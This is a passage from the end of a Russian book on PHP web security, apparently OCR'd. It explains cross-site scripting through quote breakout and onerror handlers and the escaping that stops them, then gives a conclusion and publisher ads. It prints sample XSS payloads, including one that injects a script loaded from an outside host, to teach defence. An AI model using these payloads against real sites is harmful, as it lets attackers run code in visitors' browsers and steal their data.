<a href='/login.php?data=' onclick='alert(1)'>Login</a>
```

А это снова уязвимость, потому что с помощью одинарной кавычки хакер смог закрыть атрибут и добавить свой.

В PHP всегда используйте двойные кавычки в HTML или сделайте для себя привычку добавлять два флага:

```
htmlspecialchars($_GET['username'], ENT_QUOTES | ENT_HTML401)
```

Если использовать эти флаги, то htmlspecialchars защитит нас не только от двойной кавычки, но и одинарную превратит в безопасный код &#039:

```
<a href='/login.php?data=&#039; onclick=&#039;alert(1)'>Login</a>
```

Может показаться, что какой-то код на onclick не слишком ограничивает атаку, ведь хакеру необходимо, чтобы пользователь не только загрузил нужную ему страницу, но и кликнул на нужной ссылке, чтобы сработала инъекция JavaScript-кода.

Но хакер же может пойти дальше, и он не обязан работать только с атрибутами.

```
<a href='/login.php?data='> document.write("
   <script src=http://www.flenov.ru/xssform.js><\/script>
")
</a><a href=''>Login</a>
```

Жирным выделено то, что я передал странице, и здесь не используется атрибут, потому что я полностью закрыл тег <a> и вставил JavaScript уже в текст страницы, который будет выполнен без необходимости кликать на ссылке.

В HTML + JavaScript есть еще один способ вызвать код без необходимости ожидания определенного действия со стороны пользователя — создать тег `img` с некорректной ссылкой и обработчиком события `onerror`:

```
<img src=x onerror="alert(1)">
```

Так как ссылка на картинку заведомо неверная и браузер не сможет найти файл с именем x, то произойдет ошибка и вызовется код, который написан в обработчике события `onerror`, где сейчас у нас просто отображение ошибки.

```
<img src=x onerror="document.write("
   <script src=http://www.flenov.ru/xssform.js><\/script>
")">
```

То есть хакер может внедрить свой файл и таким образом тоже добавить свой код.

Из фреймворков, которые я чаще всего использую, могу рассказать про Django и Symfony. Первый используется при программировании на языке Python. Второй используется с PHP. Для создания UI оба используют похожий синтаксис, хотя они не 100% одинаковы. В обоих случаях происходит защита по умолчанию, как и в C# и .NET, так что забыть проверить входящие данные вы не сможете. Допустим, что есть переменная `description`, которую вы хотите вывести на страницу, это будет выглядеть так:

```
<p>{{description }}</p>
```

Текст автоматически будет проверен на опасные символы, и их заменят на безопасные аналоги.

А вот там, где необходимо вывести данные без проверки и замены, добавляем вертикальную палочку и после этого пишем `raw` (сырой):

```
<p>{{description|raw}}</p>
```

Но если вы делаете это, то нужно быть уверенным, что в `description` нет и не может быть пользовательских данных, на которые может повлиять хакер.

Заключение

Несмотря на то, что мы рассмотрели много реальных примеров взлома web-сайтов, я надеюсь, что вы не будете использовать полученную информацию в незаконных целях. Эта книга была написана для того, чтобы вы могли защититься от угроз, представляемых интернетом вообще и хакерами в частности.

Перевоспитывать хакеров бесполезно, а посадить всех нереально. Думаю, что даже нет шансов всех поймать. Показательные процессы против взломщиков ничего хорошего не дают, потому что молодые и талантливые ребята продолжают применять свои знания во вред. Самое страшное, что большинство из них действительно талантливы и тратят свои возможности попусту.

Лично я этого не понимаю. Имея хорошие знания и умения, можно направить их в правильное русло, зарабатывать деньги, спокойно жить и не бояться по ночам услышать стук в дверь.

Бороться с хакерами можно только созданием качественного программного обеспечения. Программисты должны больше внимания уделять безопасности и создавать программы не для того, чтобы они лишь бы работали, а для того, чтобы они работали надежно и безопасно.

В последнее время на программистов просто обрушились высказывания типа "если бы мосты строили программисты, то по ним страшно было бы ходить". Я, как программист, прекрасно это понимаю. Иногда мы расслабляемся и действительно пишем код, лишь бы он работал. Именно такое отношение очень часто становится причиной всех проблем. Если программисты и администраторы будут работать качественнее, то количество взломов резко сократится.

На web-сайтах крупных компаний, таких как Amazon, Google и прочие, очень сложно найти ошибку в сценариях. А все потому, что их владельцы уделяют много внимания безопасности: при чем не только при написании кода, но и в режиме тестирования его работы.

Почему для защиты своего дома или машины мы устанавливаем лучшие замки, сигнализацию или даже нанимаем охрану? А для защиты web-сайта не можем нанять человека, который проверит сценарии на содержание ошибок и настроит web-сервер так, чтобы хакер не смог получить доступ к важным файлам в случае нахождения ошибки, и будет постоянно следить за безопасностью?

Надеюсь, что я смог показать основные проблемы безопасности web-сайтов и вы поняли, откуда можно ожидать неприятностей. Но данный обзор проблем безопасности не может охватить абсолютно всю эту тему. Хороший хакер — профессионал в программировании и администрировании. Его знания помогают ему искать ошибки в обработке параметров сценариев или в логике их выполнения.

Что можно посоветовать вам еще? Чтобы ваш web-сайт был безопаснее, необходимо читать и изучать как можно больше информации, совершенствуя свой профессиональный уровень. Нет такой инструкции или книги, после прочтения которой можно будет сказать, что теперь вы сможете настроить или запрограммировать самый безопасный web-сервер. Как хакерами, так и программистами не рождаются, ими становятся, а для этого необходимо постоянно читать и изучать эту тематику, но главное — пробовать и не бояться ошибаться.

Если у вас возникли вопросы, предложения или вы нашли ошибку в данной книге, то я всегда готов ответить на своем сайте **http://www.flenov.info**.

Предметный указатель

О

П

Р


С

Ф

www.bhv.ru

Атаки на веб и WordPress

Отдел оптовых поставок:
e-mail: opt@bhv.ru



Прочитав книгу, вы узнаете:

- как искать и эксплуатировать уязвимости в WordPress и веб-приложениях
- какие инструменты используют профессиональные хакеры и пентестеры
- как настроить стенд для самостоятельного анализа кода
- как экспуатировать бреши в Ngnix, Webmin, Drupal, Exim и GitLab

В сборнике избранных статей из журнала «Хакер» описаны методики поиска и эксплуатации уязвимостей в популярных CMS WordPress и Drupal, а также в веб-приложениях, таких как панель управления сервером Webmin, веб-сервер Ngnix, почтовый агент Exim, файрвол ModSecurity и утилита GitLab. Рассматривается инструментарий пентестеров, приводится подробный анализ кода и даны ссылки на видеоролики с наглядной демонстрацией работы уязвимостей. Приведен обзор методик пентеста веб-приложений OWASP Testing Guide v4 образца 2020 года.

«Хакер» — легендарный журнал об информационной безопасности, издающийся с 1999 года. На протяжении 20 лет на страницах «Хакера» публикуются интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». На сайте «Хакера» ежедневно появляются знаковые новости из мира компьютерных технологий, мануалы по кодингу и взлому, гайды по новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. Среди авторов журнала — авторитетные эксперты по кибербезопасности и IT-специалисты.


www.bhv.ru

Фленов М.

PHP глазами хакера. 4-е изд.

Отдел оптовых поставок:
e-mail: opt@bhv.ru

Создание безопасных web-приложений на PHP



- Безопасное программирование на PHP
- Защита от SQL-инъекции в PHP
- Описание реальных атак и защиты
- Оптимизация web-приложений
- Работа с сетью
- PHP 7 и современные методы безопасности

Рассмотрены вопросы безопасности и оптимизации сценариев на языке PHP. Большое внимание уделено описанию типичных ошибок программистов, благодаря которым хакеры проникают на сервер, а также представлены методы и приведены практические советы, как противостоять внешним атакам. Показаны реальные примеры взлома web-сайтов и даны рекомендации, как создавать более защищенные сайты. В 4-м издании материал обновлен в соответствии с последней версией PHP 7, добавлено описание современных методов безопасности и защиты.

Фленов Михаил — профессиональный программист. Работал в журнале «Хакер», где несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Библия C#», «Linux глазами хакера», «Программирование на C++ глазами хакера», «Web-сервер глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.

www.bhv.ru


Фленов М.

Linux глазами хакера 6-е изд.

Отдел оптовых поставок

E-mail: opt@bhv.ru

Настройте Linux на максимальную скорость и безопасность



- Безопасность Linux
- Оптимизация ОС и сервисов
- Атаки хакеров на Linux
- Защита сервера от хакеров
- Предотвращение возможных атак
- Примеры для CentOS и Ubuntu

Несмотря на явное стремление Linux поселиться в домашних компьютерах, настройка этой операционной системы пока еще слишком сложная и зависит от множества параметров, особенно когда речь идет о настройке сервера. Настройка клиентского окружения достигла простоты, способной конкурировать с Windows, но тонкий тюнинг пока требует от пользователя подготовки. Если просто оставить параметры по умолчанию, то об истинной безопасности Linux не может быть и речи. Книга посвящена безопасности ОС Linux. Она будет полезна как начинающим, так и опытным пользователям, администраторам и специалистам по безопасности. Описание Linux начинается с самых основ и заканчивается сложными настройками, при этом каждая глава рассматривает тему с точки зрения производительности и безопасности.

В книге вы найдете необходимую информацию по настройке ОС Linux и популярных сервисов с учетом современных реалий. Вы узнаете, как хакеры могут атаковать ваш сервер и как уже на этапе настройки сделать всё необходимое для защиты данных.

Фленов Михаил — профессиональный программист. Работал в журнале «Хакер», где несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Программирование в Delphi глазами хакера», «Программирование на C++ глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.